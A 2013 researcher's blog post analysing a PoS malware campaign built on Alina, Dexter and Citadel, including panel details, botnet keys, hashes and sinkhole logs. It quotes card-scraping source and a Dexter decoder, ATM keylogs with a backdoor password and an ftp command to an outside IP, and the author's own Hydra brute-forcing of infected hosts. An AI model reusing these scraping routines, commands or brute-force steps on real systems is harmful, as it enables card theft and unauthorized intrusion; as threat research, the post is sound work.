

Inside a malware campaign: Alina + Dexter + Citadel

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I am going to start this article by mentioning that the server i am about to talk was under strong investigations. But now i can talk, and there are some interesting things i want to mention about Alina and Dexter (both most popular PoS malwares for the moment).

Please note that my [Dexter article](#) is from this campaign.

First of all, i am in possession of a chat log, and i can certainly affirm that author of dexter (Dice) had Alina source, so its possible he coded them both.

The chat log is between dice and deputat (see my other article [who's behind alina](#)).

I previously made an article about Dexter, noticing how offline bot are using red color in both bots.

There are more similarities, online bots are green , download & execute, update bot, all are common in both Alina and Dexter.

Even the filter, to filter out the track2 from the logs is similar.

On this server, at first everything started from kernelmode.info i was looking to expand my ram scappers collection.


So i've set some rules on various ram scrapper and [i've found Alina](#) like that.

Later i've found one server alive and found installed [Citadel](#), Alina and Dexter, who was potentially dice's server. Since both Alina and Dexter contain debug information.

And about the server... he come from "off-sho.re" i don't think i need to talk about his previous exploits.


We start to have some nice people here... :)

Latest Alina version, v6.x (even if there is no real change between the 5.x and 6.x) contains the following debug info : "C:\Users\dice\Desktop\src\grab\Debug\alina_dex.pdb"





Also seen for deputat.

Let's have a look on these Alina panels, here are the 'logs':






Stats:







More panels:








Some track2:



Alina structure is very simple:



Procedure of cards verification:

```
39         return "Might be cc";
40     } else
41         return "No valid Tracks";
42     }
43     else if (count($matches1))
44         return "Might be Track1";
45     else if (count($matches2))
46         return "Might be Track2";
47     else
48         return "No valid Tracks";
49 }
50
51 $sql = "SELECT * FROM cards";
52 if (@$_GET['sort'] === 'IP')
53     $sql .= " ORDER BY ip";
54 else if (@$_GET['sort'] === 'hwid')
55     $sql .= " ORDER BY hwid";
56 else if (@$_GET['sort'] === 'pcn')
57     $sql .= " ORDER BY pcn";
```

Now for Citadel, here are some screens of the C&Cs:





For a total of 27025807 reports and 35974 bots just for Citadel

Dexter v1 and v2: 8350 bots

Alina all versions: 2159 bots

Total: 46k

And this without [Pony](#) and some other additional crimeware such as [Power Loader v2](#)

These kits was here but not really used, so let's skip about them.

(folder /pnb/ for pony and /postnuke/ for PW)

The screenshots of my Power Loader v2 article come also from this server if you wonder.

Interesting also: the Citadel key used in these panels wasn't from the [Citab builder](#).
And i've found myself as a botnet ID on one of these C&C (lol?).

/armani/:

Botnet ID: alfabet, axlogax, brand_new, haha, LLLLL, logmein, menu, menu2, omega, POS, text_corn, u,
update, we_we_we, xyl)

Key: 4FB85153B10262ECF5028F67AD1F9B00

Login key: 20038735198F82BC8495A2C1B01A9210

/carfca/:

Botnet ID: rf

Key: 94D3A279A412235D0360525484067CF1

Login key: 20038735198F82BC8495A2C1B01A9210

/coconut/:

Botnet ID: n/a

Key: D83F6D1EAAB24EC38883D1CC68C5F49A

Login key: 20038735198F82BC8495A2C1B01A9210

/justme/:

Botnet ID: just

Key: B143D3D208CF08B4835B37C27BAF8FCD

Login key: 20038735198F82BC8495A2C1B01A9210

/pmserver/:

Botnet ID: n/a

Key: 0FBDED178A0F7C7D371E0C3F8826C309

Login key: 20038735198F82BC8495A2C1B01A9210

/supernew/:

Botnet ID: xxaaxxaaxx, canadas

Key: D83F6D1EAAB24EC38883D1CC68C5F49A

Login key: 20038735198F82BC8495A2C1B01A9210

/uae/:

Botnet ID: test

Key: 92B00C09C2301FB465FD688DE179C2E9

Login key: 20038735198F82BC8495A2C1B01A9210


John Doe 15 according to Microsoft:

John Doe 15

db a Citadel Key(s): 20038735198F82BC9495A2C1B01A9210

operating botnet(s): alfabetA, AUSAUS, arlogax, azkaxaxza, bh, both, BoX, brand_new, caca_rf, caca_sky, CIT, CITI, CITLk, COCOX, crappy_new, crappyx, d0g, DOWN, dust, epic_new_new_new, epicness, epicness_updated, facebook, far_away, far_far_above, fbfb, fbsky2, fresh, gosu, gotomy, GSPOT, haha, justme, igm, LLLLL, logmein, logmein_logmein, menu2, new_crap, newnew, NEWNEWNEW, omega, POS, pulaxpularpular, rafy, RBC, reconn, rf, ROYALBANK, seby_crap, sky, sky_c, sky2, skynewsky2, skys, test, testing_a, testing_b, testing_c, testrf, text_corn, UPD, updatah, update, upppp, USA, users, v1, weasel, weasel_new, weasy, www1, xafkza, xaskyza, xax, xaxaxaxaxa, xkaxkxaxax, zz1

As you can see, the panel inside the folder /armani/ have a Botnet ID 'POS' and many other relations with the operating botnets that Microsoft identified.



Bad guys behind was Pushing Dexter and Alina with Citadel scripts, Citadel was pushed via Exploit Kit.

And for the PoS machines infected, they probably bought them on the black market.. no idea.

The citadel panels was well organised, each groups got different payloads in function of the country and machine.

Malware was various and downloaded from compromised sites like:

<http://vxvault.siri-urz.net/ViriList.php?MD5=1EFEB85C8EC2C07DC0517CCCA7E8D743>

<http://vxvault.siri-urz.net/ViriList.php?MD5=133B384F0A4D66809815BAD06AA47AE4>

These MD5 are know and was found on compromised servers/used as citadel script:

133B384F0A4D66809815BAD06AA47AE4

7AAFCDD134198CBFB5B20D6B926F5C4

A418410FA8B2617F3109DC289FA151C5 > Alina v5.5


CB625454CE2EE0F97E65D1F2DD06BC79 > Alina v5.5

57BEB794C8887EC7FCF1FDCEB246CDD5 > Dexter

907A1EA5D6C662B8493EF80F3844406D

FC5D9565F22310273CC864529DEFB3BC
8FC5D179B1D89C05617F6E296134C629 > Dexter
BAE7CB3CDB8E61A2DE141A971E74E29D
AE3E36133C94453B3FDB1EA098F85127
C428BE2DF49E6F5B4F2C424AB12659F7
BB0B17C2F66A868CF1E8A46626366A32 > Dexter
54D4C90E4E957BBF4DA438870243CCF5

For the Botnet ID 'xyl' only two bots was inside, and i wasn't one of them :)



That happen sometime, bad guys use my nick for their malware configurations, they have probably a problem of inspiration. (or simply due to the noise i made after that i've found one of their sample ?)

Nowaday a small amount of bots are still calling the sinkholes, almost all infected systems call with 'Alina' referers.

```
###132.105.43 | ###132.0.0/17 | PRIMIS-AS6407 - Primis Telecommunications Canada Inc. | 6407 | CA | arin
###134.219.24 | ###134.0.0/16 | ASNE52 - TELUS Communications Inc. | 552 | CA | arin
###80.24.66 | ###80.24.0/21 | AUBURN-ESSENTIAL-SERVICES - Auburn Essential Services | 14140 | US | arin
###196.232.127 | ###196.232.0/22 | BNO-1 - Telebec | 35911 | CA | arin
###90.253.18 | ###90.240.0/20 | AS-APN - ADVANCED KNOWLEDGE NETWORKS | 14453 | CA | arin
###238.134.152 | ###238.128.0/19 | HCLC-AS-MR HCLC | 38661 | FR | apnic
###145.101.88 | ###145.100.0/22 | NETACCESS-SYSTEMS - NetAccess Systems Inc | 25946 | CA | arin
###228.216.82 | ###228.216.0/24 | CAXD - Cable Axion Digital Inc. | 30466 | CA | arin
###285.5.161 | ###285.0.0/20 | EGATE-NETWORKS E-Gate Networks | 13457 | CA | arin
###8.160.117 | ###8.160.0/19 | MANAGENETWORK - Managed Network Systems Inc. | 7057 | CA | arin
###114.91.54 | ###114.0.0/14 | ROGERS-CABLE - Rogers Cable Communications Inc. | 812 | CA | arin
###122.197.127 | ###122.192.0/19 | RAPIDUS - COGECO Cable Canada Inc. | 11290 | CA | arin
###159.212.89 | ###159.128.0/17 | SCRR-11423 - Time Warner Cable Internet LLC | 11423 | US | arin
###201.34.109 | ###201.0.0/18 | VIDEOTRON - Videotron Telecom Ltée | 5769 | CA | arin
###202.115.117 | ###202.64.0/18 | VIDEOTRON - Videotron Telecom Ltée | 5769 | CA | arin
###102.197.34 | ###0.0.0/8 | COGENT Cogent/PSI | 174 | US | arin
###110.78.84 | ###0.0.0/8 | COGENT Cogent/PSI | 174 | US | arin
###2.94.144 | ###2.64.0/19 | HKTIMS-AP PCW Limited | 4740 | HK | apnic
###2.94.98 | ###2.64.0/19 | HKTIMS-AP PCW Limited | 4740 | HK | apnic
###229.46.45 | ###229.44.0/22 | BACOM - Bell Canada | 577 | CA | arin
###231.212.206 | ###231.212.0/22 | BACOM - Bell Canada | 577 | CA | arin
###231.212.76 | ###231.212.0/22 | BACOM - Bell Canada | 577 | CA | arin
###4.73.62 | ###4.64.0/19 | ALLST-15290 - Allstream Corp. | 15290 | CA | arin
###95.57.110 | ###95.56.0/22 | BACOM - Bell Canada | 577 | CA | arin
###185.216.232 | ###185.192.0/19 | VIASET-MO - Via Computer and Communications (ViaNet) | 5690 | CA | arin
###249.73.67 | ###249.64.0/19 | GOOGLE - Google Inc. | 15169 | US | arin
###98.236.6 | ###98.128.0/17 | GT-BELL - Bell Canada | 5399 | CA | arin
###68.172.63 | ###68.172.0/22 | BACOM - Bell Canada | 577 | CA | arin
###151.1.23 | ###150.0.0/15 | SHAW - SHAW COMMUNICATIONS INC. | 4927 | CA | arin
###67.59.74 | ###67.32.0/19 | FIBRENOIRE-INTERNET - Fibrenoire Internet Inc. | 22652 | CA | arin
###25.15.72 | ###25.0.0/16 | BACOM - Bell Canada | 577 | CA | arin
###54.178.87 | ###54.178.0/23 | BACOM - Bell Canada | 577 | CA | arin
###81.74.56 | ###81.64.0/18 | VIDEOTRON - Videotron Telecom Ltée | 5769 | CA | arin
###92.240.88 | ###92.224.0/19 | SCRR-10796 - Time Warner Cable Internet LLC | 10796 | US | arin
###203.119.49 | ###203.112.0/20 | COMCAST-33287 - Comcast Cable Communications, Inc. | 33287 | US | arin
###0.0.219.100 | ###0.0.192.0/19 | 3MEN@WORK - 3Men@Work Integrated Networks, Inc. | 26198 | CA | arin
###98.170.54 | ###98.0.0/15 | COGECO-CABLE - Cogeco Cable | 7392 | CA | arin
###59.108.201 | ###59.64.0/18 | VIDEOTRON - Videotron Telecom Ltée | 5769 | CA | arin
###119.235.35 | ###119.224.0/19 | TEKSAVVY-TOR TekSavvy Solutions Inc. Toronto | 5645 | CA | arin
###69.1.34 | ###69.0.0/22 | BACOM - Bell Canada | 577 | CA | arin
###70.5.7 | ###70.0.0/16 | BACOM - Bell Canada | 577 | CA | arin
###231.242.124 | ###231.224.0/19 | SHAW-AS-BROAD A/S | 33827 | DK | ripencc
###183.199.198 | ###183.192.0/19 | TIME WARNER C.S. | 4793 | US | arin
```

From sinkhole logs, bots call mostly from Canada, this country was the main target in this campaign. Citadel webinjects was targeting BMO (Bank of Montreal) and even some corporates specialized in Point-Of-Sales like Moneris.

How this campaign ended ?

The bad guys behind have put the emergency brake when Microsoft released the lawsuit against Citadel users (botnetlegalnotice.com) Domains of Alina got sinkholed, and the server who was accesible from IP have gone few weeks after. (box got formatted)

And no more new citadel build related to this login key, new Alina infection appeared after that.

Dexter and Alina package was found for sale months after probably to erase traces.

It's also for that these day we can see some new Dexter and Alina activities, people are reselling it.


For Dexter, the last botnet i've spotted was hosted on 62.76.44.111

The C&C files were exactly the same as the Alina+Dexter+Citadel campaign.

By exactly the same i mean some 'test files' totally unrelated to Dexter that i've found on the old campaign was also present in this server.


Made me think that bad guys have sold the content of the server in speed.


Here are some screenshots, the version used here is also 'StarDust' (like in the campaign):



4946 Dumps.

Some panels are very interesting like this one, who have a version 'Millenium':





UID: x


7382 Dump

Interesting even with infected systems:

Username: Manage_ATM

Computer name: DIEBOLD-B79E854

This machine have dumps obviously:



There is also weird process running according to the logs...


Did they infected an ATM ? seem.

```
My Computer
[n]
SERVICE (D:)
[e]
Agilis NDx v3.0 SP2
[e]
CMD
[e]
ATMEYE_WOSA1
```

Installing a VNC backdoor:

```
VNC Server Password
blabla123qwe[t]blabla123qwe
VNC Server Properties (Service-Mode)
[e]
VNC Server Password
blabla123qwe[t]blabla123qwe
VNC Server Properties (User-Mode)
[e]
Diebold
[n]l
AgilisXFS
[e]
Diebold
[n]
Program Files
[n]
ATM (C:)
[n]
Logs
[e]
XFS
```

The machine is running a process of ATMeye.iQ.
From what i've see, it's a video/fraud surveillance system for ATM.



I have no idea if this application was used by the bad guys to try to get PINs, but seem he was interested into archive video of the ATM surveillance:

```
[18] => Program Manager
[e]
ATM (C:)
[e]
VIDEOARCHIVE
[e]
20120619
[e] [e]
```

The bad guys uploaded/deleted some stuff via ftp:

```
[e]del eq[s]&echo open 189.195.250.57 28523 [s]
C:\WINDOWS\system32\cmd.exe - del eq
[e]
C:\WINDOWS\system32\cmd.exe - ftp -n -s:eg
[e]
    [154] => My Documents
[c]v
ftp://bs2ftp.5ci.lt/
[e]
Log On As
[c]
    [155] => Agilis NDx v3.0 SP2
[c][c][c][c][c][c][c][c][c][c][c][c][c][c][c][c]
SERVICE (D:)
[c]
ftp://bs2ftp.5ci.lt/
[c]v
    [156] =>
[e]
Windows Task Manager
```

Deleting logs:


```
DIEBOLD[s]1111
    [142] => VIDEOARCHIVE
[s]-old
VIDEOARCHIVE_old
[e]
logs
[s]-old[s]-old
Error Renaming File or Folder
[e]
logs
[e][s][s][s][s][s][s][s][s][s]
Deleting...
[e][e]
logs
[s][s][s][s][s][s][s][s][s]
Deleting...
[e]
```

Trying to shutdown the ATM after erasing traces ?

```
[51] => 0% of ATMEYE_WOSM1.exe from fs06n2.sendspace.com Completed
[e]atn[e]
Windows Task Manager
iiiiiiiiii
Create New Task
shutdown -r -t 0
Windows Task Manager
1
    [53] => ZAK (F:)
CF
    [54] => |Diebold.Agilis.Power.ExceptionWatchDog.exe::0000000000000000=00000000000000000000?
#AVER_START#
#AVER_END#
    [55] => ATM (C:)
```

Another panel, less dumps:

Host	IP	OS	Architecture	Life Time	Last Walk	Last Comment	Process List	OSID
1	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
2	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
3	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
4	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
5	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
6	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
7	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
8	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
9	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
10	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)



UID: x
166 Dump



/base1/ use the same db as /b2/:

Host	IP	OS	Architecture	Life Time	Last Walk	Last Comment	Process List	OSID
1	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
2	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
3	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
4	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
5	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
6	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
7	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
8	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
9	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)
10	62.76.44.111	Linux	x86_64	14	14	None	None	1000 (1000)

Panel fucked-up:



Another panel:



UID: x
8644 Dump

The guys have downloaded and uploaded on these infected machines several files like passwords cracker, networks scanner, and cards scanner.

Want some math too for this Dexter panel ?

21138 Credit Card Dumps stolen.

From the server, a zbot panel was also here according to the sql db but empty: no reports, no bots.

	i	h	c
<input type="checkbox"/>	50331648	68257567	US
<input type="checkbox"/>	68257568	68257599	CA
<input type="checkbox"/>	68257600	68259683	US
<input type="checkbox"/>	68259584	68259599	CA
<input type="checkbox"/>	68259600	68296775	US
<input type="checkbox"/>	68296776	68296783	MX
<input type="checkbox"/>	68296784	68298887	US
<input type="checkbox"/>	68298888	68298895	CA
<input type="checkbox"/>	68298896	68305407	US
<input type="checkbox"/>	68305408	68305919	MX
<input type="checkbox"/>	68305920	68314143	US
<input type="checkbox"/>	68314144	68314151	CA
<input type="checkbox"/>	68314152	68395663	US
<input type="checkbox"/>	68395664	68395671	CA
<input type="checkbox"/>	68395672	68438287	US
<input type="checkbox"/>	68438288	68438303	CA
<input type="checkbox"/>	68438304	68649143	US
<input type="checkbox"/>	68649144	68649151	CA
<input type="checkbox"/>	68649152	69533951	US
<input type="checkbox"/>	69533952	69534207	CA
<input type="checkbox"/>	69534208	69915111	US
<input type="checkbox"/>	69915112	69915119	CA
<input type="checkbox"/>	69915120	69956103	US
<input type="checkbox"/>	69956104	69956111	BM
<input type="checkbox"/>	69956112	72303007	US
<input type="checkbox"/>	72303008	72303039	CA
<input type="checkbox"/>	72303040	72348895	US
<input type="checkbox"/>	72348896	72348927	CA
<input type="checkbox"/>	72348928	83886079	US
<input type="checkbox"/>	100663296	121195295	US

Crazy stuff anyway, how did they managed to get inside these PoS ?

And the answer is...: weak VNC/RDP passwords as usual.


For the Diebold ATM i've still no idea, i've scanned the IP but no remote service are open.

```
H:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


H:\Documents and Settings\Nylitel>cd \hydra
H:\hydra>hydra -P passvnc.lst -U -t 1 -f -f vnc
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-09-22 12:56:53
[WARNING] Restorefile (./hydra.restore) from a previous session found. to prevent
overwriting, you have 10 seconds to abort...
[DATA] 1 task, 1 server, 809 login tries (1:1/p:809), ~809 tries per task
[DATA] attacking service vnc on port 5908
[ATTEMPT] target - login "" - pass "null" - 1 of 809 [child 0]
[ATTEMPT] target - login "" - pass "12345" - 2 of 809 [child 0]
[ATTEMPT] target - login "" - pass "123" - 3 of 809 [child 0]
[ATTEMPT] target - login "" - pass "1234" - 4 of 809 [child 0]
[5908][vnc] host: login: password: 1234
[STATUS] attack finished for (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-09-22 12:57:13
H:\hydra>
```

"1234" lol seriously... guys...



Same lame password on RDP protocol:



I've brute forced those infected systems to retrieve myself the malware, here are some hashes:

5149313A6C43EB5197C39CC28DE02039

087EE6DD7F15985033119D397E9DAD0A

62809FA40972073C1EB0B41EB589E467

7D419CD096FEC8BCF945E00E70A9BC41

C3A3D3CEDFCA895BBAB07919B2AED7B50

140D24AF0C2B3A18529DF12DFBC5F6DE

If Visa warn almost everytime merchants in their "data security bulletins" about weak passwords there is a reason.

You are looking for a Dexter decoder ? it's the good place.

```
if (isset($_POST['query']) && !is_array($_POST['query']) && $_POST['query'] != null) {
$query = $_POST['query'];

if (strpos($query, '&') !== false) {
$vars = explode('&', $query);
$data = array();

foreach ($vars as $var) {
if (strpos($var, '=') !== false) {
$_ = explode('=', $var, 2);

if (ctype_alpha($_[0]) && ctype_alnum(str_replace('=', '', $_[1]))) {
$data[$_][0] = $_[1];
}
}
}

if (!isset($data['val']))
echo('Cannot get the encryption key...');
else {
$key = base64_decode($data['val']);

echo('Encryption key: ' . htmlentities($key) . ' - ');


echo('UID: ' . ((isset($data['page'])) ? 'Cannot get UID...' : DecodeDecrypt($data['page'], $key)) . ' - ');
echo('Username: ' . ((isset($data['unm'])) ? 'Cannot get Username...' : DecodeDecrypt($data['unm'], $key)) . ' - ');
echo('Computer: ' . ((isset($data['cnm'])) ? 'Cannot get Computer...' : DecodeDecrypt($data['cnm'], $key)) . ' - ');
echo('OS: ' . ((isset($data['query'])) ? 'Cannot get OS...' : DecodeDecrypt($data['query'], $key)) . ' - ');
echo('Arch: ' . ((isset($data['spec'])) ? 'Cannot get Arch...' : DecodeDecrypt($data['spec'], $key)) . ' - ');
echo('Idle: ' . ((isset($data['opt'])) ? 'Cannot get Idle...' : DecodeDecrypt($data['opt'], $key)) . ' - ');
echo('Version: ' . ((isset($data['var'])) ? 'Cannot get Version...' : DecodeDecrypt($data['var'], $key)) . ' - ');
echo('IP: ' . ((isset($data['ip'])) ? 'Cannot get IP...' : DecodeDecrypt($data['view'], $key)) . ' - ');
echo('Keylog: ' . ((isset($data['ks'])) ? 'Cannot get Keylog...' : DecodeDecrypt($data['ks'], $key)) . ' - ');
echo('Dump: ' . ((isset($data['ump'])) ? 'Cannot get Dump...' : DecodeDecrypt($data['ump'], $key)) . ' - ');
}
}
}
?>

function _xor($src, $key) {
for ($i = 0; $i < strlen($src); $i++)
```

```
for ($x = 0; $x < strlen($key); $x++)  
$src{$i} = $src{$i} ^ $key{$x};  
  
return $src;  
}
```


```
function DecodeDecrypt($src, $key) {  
$src = base64 decode($src);  
$dest = _xor($src, $key);  
  
return $dest;  
}  
?>
```

That was for Dexter, now about Alina yes they still use it and even more clumsily like for Dexter people try to sell it.



Reported here by exitthematrix, i've saw the sale thread too before an admin removed it for 'fraud' (the guys was selling even passports) but i've not took a screenshot thinking it was not serious.

Alina 5.3 source code:



Track2 scanner proc in Alina:

```
114 // expiry year between 2013 and 2050
115 if (p[1] < '1' || p[1] > '4' || p[2] > '9' || p[2] < '0')
116     continue;
117
118 unsigned int year = (p[1] - '0') * 10 + (p[2] - '0');
119 if (year < 13 || year > 40)
120     continue;
121
122 // expiry month between 1 and 12
123 if (p[3] > '9' || p[3] < '0' || p[4] > '9' || p[4] < '0')
124     continue;
125
126 unsigned int month = (p[3] - '0') * 10 + (p[4] - '0');
127 if (month == 0 || month > 12)
128     continue;
129
130 // Only 101 or 201 after YYYY allowed
131 if (p[6] != '0' || p[7] != '1' || (p[5] != '2' && p[5] != '1'))
132     continue;
133
134 // check digits before separator
135 for (unsigned char i = 1; i <= 15; i++) {
136     unsigned char l = p[i] - '0';
137     if (l > 9)
138         goto cont;
139
140     if (!(l % 2)) {
141         l *= 2;
142         if (l > 9)
143             l -= 9;
144     }
145     luhn += l;
146 }
147
148 if (luhn % 10)
149     continue;
150
151 // check digits after separator
152 // first 4 (YYYY) + 3 (101/201) have already been checked for validity
153 for (unsigned char i = 8; i <= 30; i++) {
154     const unsigned char *c = p + i;
```

This Alina + Dexter + Citadel was probably disastrous for a lot of people, I even received mails from merchants who told me that they got infected and this when the campaign was still running. Combining the cream of RAM Scrapers with banking trojans can make a lot of damage. Microsoft reacted with a good timing and have destroyed a lot of campaigns.

Source: <https://www.xylibox.com/2013/10/inside-malware-campaign-alina-dexter.html>